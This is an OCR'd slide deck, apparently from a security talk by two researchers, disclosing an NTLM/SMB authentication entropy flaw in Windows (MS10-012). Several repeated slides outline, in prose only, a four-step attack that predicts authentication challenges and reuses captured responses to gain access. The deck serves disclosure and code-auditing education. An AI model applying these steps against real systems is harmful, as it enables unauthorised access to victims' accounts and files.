Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete

Attacker simulated M-M vector

0	v1	0
0	0	0
v6	0	v8

Victim RtlRandom M-M vector


?	v1	**v2**
v3	?	**v5**
v6	?	v8

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete



Attacker simulated M-M vector

0	v1	**v2**
v3	0	**v5**
v6	0	v8

Victim RtlRandom M-M vector

?	v1	v2
v3	?	v5
v6	?	v8

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete

Attacker simulated M-M vector

0	v1	v2
v3	0	v5
v6	0	v8

Victim RtlRandom M-M vector

?	v1	v2
v3	?	v5
v6	?	v8

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete

Attacker simulated M-M vector

0	v1	v2
v3	0	v5
v6	0	v8

Victim RtlRandom M-M vector


v0	v1	v2
v3	v4	v5
v6	v7	v8

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete



Attacker simulated M-M vector

v0	v1	v2
v3	v4	v5
v6	v7	v8


Victim RtlRandom M-M vector

v0	v1	v2
v3	v4	v5
v6	v7	v8

Challenge prediction attack
[2/4]

Step 2 - Calculate possible challenges

Given an internal RtlRandom() state it is necessary to calculate all combinations that can be generated



Challenge prediction attack
[3/4]


Step 3 - Collect possible responses

Force the victim to connect to a specially crafted SMB server to collect all the generated responses encrypted/hashed with his credentials

Challenge prediction attack
[3/4]

Step 3 - Collect possible responses

Force the victim to connect to a specially crafted SMB server to collect all the generated responses encrypted/hashed with his credentials



Challenge prediction attack
[3/4]


Step 3 - Collect possible responses

Force the victim to connect to a specially crafted SMB server to collect all the generated responses encrypted/hashed with his credentials

Challenge prediction attack
[3/4]

Step 3 - Collect possible responses


Force the victim to connect to a specially crafted SMB server to collect all the generated responses encrypted/hashed with his credentials



Challenge prediction attack
[3/4]

Step 3 - Collect possible responses

Force the victim to connect to a specially crafted SMB server to collect all the generated responses encrypted/hashed with his credentials



Challenge prediction attack
[4/4]


Step 4 - Connect and use a valid response

Performing only one authentication attempt, the attacker gains access to the victim using a valid response for the issued challenge

Challenge prediction attack
[4/4]

Step 4 - Connect and use a valid response


Performing only one authentication attempt, the attacker gains access to the victim using a valid response for the issued challenge



Challenge prediction attack
[4/4]

Step 4 - Connect and use a valid response


Performing only one authentication attempt, the attacker gains access to the victim using a valid response for the issued challenge



Challenge prediction attack
[4/4]

Step 4 - Connect and use a valid response


Performing only one authentication attempt, the attacker gains access to the victim using a valid response for the issued challenge



Challenge prediction attack
[4/4]

Step 4 - Connect and use a valid response

Performing only one authentication attempt, the attacker gains access to the victim using a valid response for the issued challenge



Clearing up Misconceptions

- This is not related to SMBRelay
  - This is a new vulnerability, different code, different issue, different patch
  - MS08-068 does not address this vulnerability nor prevents attacks against the same machine
  - Dictionary of nonces/challenges can be reused
    - no active connection needed
    - attack once, exploit many times

Vulnerability Scope, Severity and Impact

- MS categorized the vuln as '*Important*' and as an '*Elevation of privilege*'

- We discussed this with MS and accept their opinion..

- But we respectfully disagree... :)
  - '*Critical*' vulnerability that allows remote code execution

Vulnerability Scope, Severity and Impact

- Affects all versions of Windows!
  - from NT3.1 to Windows 7, Server 2008, etc.

- It's a 17-year old vulnerability in the Windows authentication mechanism!

Think about it... all these years, several attacks have been possible against Windows NTLM authentication sessions!

Vulnerability Scope, Severity and Impact

Microsoft Security Bulletin MS10-012 – Important: Vulnerabilities in SMB Server Could Allow Remote Code Execution (971468)

http://www.microsoft.com/technet/security/bulletin/ms10-012.mspx

ms10-012

SMB NTLM Authentication Lack of Entropy Vulnerability - CVE-2010-0231

An unauthenticated elevation of privilege vulnerability exists in the way that Microsoft Server Message Block (SMB) Protocol software handles authentication attempts. An attempt to exploit the vuln
allowing an atta
large amounts
An attacker who
access the SMB
credentials of an authorized user.

What might an attacker use the vulnerability to do?

An attacker who successfully exploited this vulnerability could upload and download files, and access SMB network resources available to the user whose account the attacker is able to access.

- Elevation of privilege?
  - Leads to remote code execution!
  - Is a buffer overflow allowing remote code execution an elevation of privilege vulnerability?..

Conclusions

- Three different exploitation methods
  - Passive replay
  - Active replay
    - generation of duplicate challenges
      - ➡ a dictionary can be created
  - Prediction of challenges
    - Bits from the seed are leaked by the Server
      - ➡ the internal state of the PRNG can be calculated
        - ➡ future challenges can be predicted
- Vulnerability leads to remote code execution

Conclusions

- Cryptographic code should be periodically reviewed
  - Next time you audit code and see a call to *random*()...
    - ✓ Don' t jump to the next line! :) analyze!
  - Next time you audit code and see a 'seed'
    - ✓ Verify Entropy sources
    - ✓ Carefully understand how it is created & used
    - ✓ Look for possible side-channel attacks

Thank you!

- Emails:
  - Hernan Ochoa: hernan@ampliasecurity.com
  - Agustin Azubel: aazubel@ampliasecurity.com